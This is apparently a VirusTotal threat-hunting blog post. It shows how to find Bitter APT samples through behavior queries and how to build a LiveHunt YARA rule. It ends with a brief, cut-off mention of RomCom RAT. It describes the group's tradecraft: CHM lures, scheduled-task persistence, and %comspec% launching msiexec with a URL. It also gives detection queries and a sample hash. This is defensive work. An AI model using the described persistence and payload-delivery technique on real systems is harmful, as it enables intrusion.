

Bitter APT is a suspected South Asian cyber espionage threat group. Security researchers like StopMalvertisin, among others, regularly publish information about this actor in both X and VirusTotal community.

To start hunting for files related to Bitter APT, you probably want to subscribe to any attributed VirusTotal collection or the threat actor profile itself.

You can also search for what the community is discussing about this APT directly by searching on community comments. For example, the next query returns samples related to Bitter APT.
entity:file comment:"Bitter APT"


When checking these samples’ behavior we can find interesting patterns that can be used to hunt for other similar ones. For instance, Bitter seems to specially like the "chm" file format, as seen in the initial Twitter/X reference and when calculating Commonalities among these files, along with the use of scheduled tasks to achieve persistence on targeted systems, and run the %comspec% environment variable through the scheduled task created to execute msiexec.exe followed by an URL.
All these behavioral characteristics will help us create good LiveHunt rules and queries to detect additional samples. For example:

behavior_processes:"%Comspec%" behavior_processes:"schtasks.exe" tag:chm
The query returns 39 different samples, most of them apparently related to Bitter based on behavior similarities.
Now it's time to translate our query into a LiveHunt rule. Certain functionalities available for VTI queries are not ready (yet) in VT LiveHunt and vice versa. We are working to maximize the integration between both systems, and we will get back with more details as we progress in this.


As we published, we can create a LiveHunt rule from a sample by simply clicking - we are going to create a rule based on 7829b84b5e415ff682f3ef06b9a80f64be5ef6d1d2508597f9e0998b91114499.

First, we are interested in identifying the use of the process “schtasks.exe” during sample detonation. In the behaviour details of this sample, we can find “schtasks.exe” in the “Process Tree” and “Shell Commands” sections.
At the moment, it is not possible to use "Process Tree" in LiveHunt rules, however we can search for processes in "Shell Commands" and "Processes Created" sections to start creating the logic of our rule. In future updates, we will integrate more fields to be used in the creation of LiveHunt YARA rules.
There is no "Processes Created" section, maybe sandboxes were unable to extract such information. But this does not mean it will be the same for future uploaded samples. We will add both the "Shell Commands" and "Processes Created" fields to the condition.
We will follow the same steps to detect the use of the environment variable “%comspec%” in the command line during detonation.

We look for the same information in the two sections (shell and processes) and in two different ways as Bitter used upper and lower case letters to spell %coMSPec%. We can simplify this with the "icontains" condition to enforce case insensitiveness.

Finally, we want to add two extra conditions. The first is that samples have the "chm" tag since it is the format we look for. The second is to get notifications exclusively for new uploaded files.
And that’s it! You can download and use this YARA rule from our public GitHub, to be integrated into our Crowdsourced YARA Hub in the future.
RomCom RAT
BlackBerry Threat Research and Intelligence team published about Targeting Politicians in Ukraine using the RomCom RAT. During the campaign, threat actors used a trojanized version of Remote Desktop Manager.
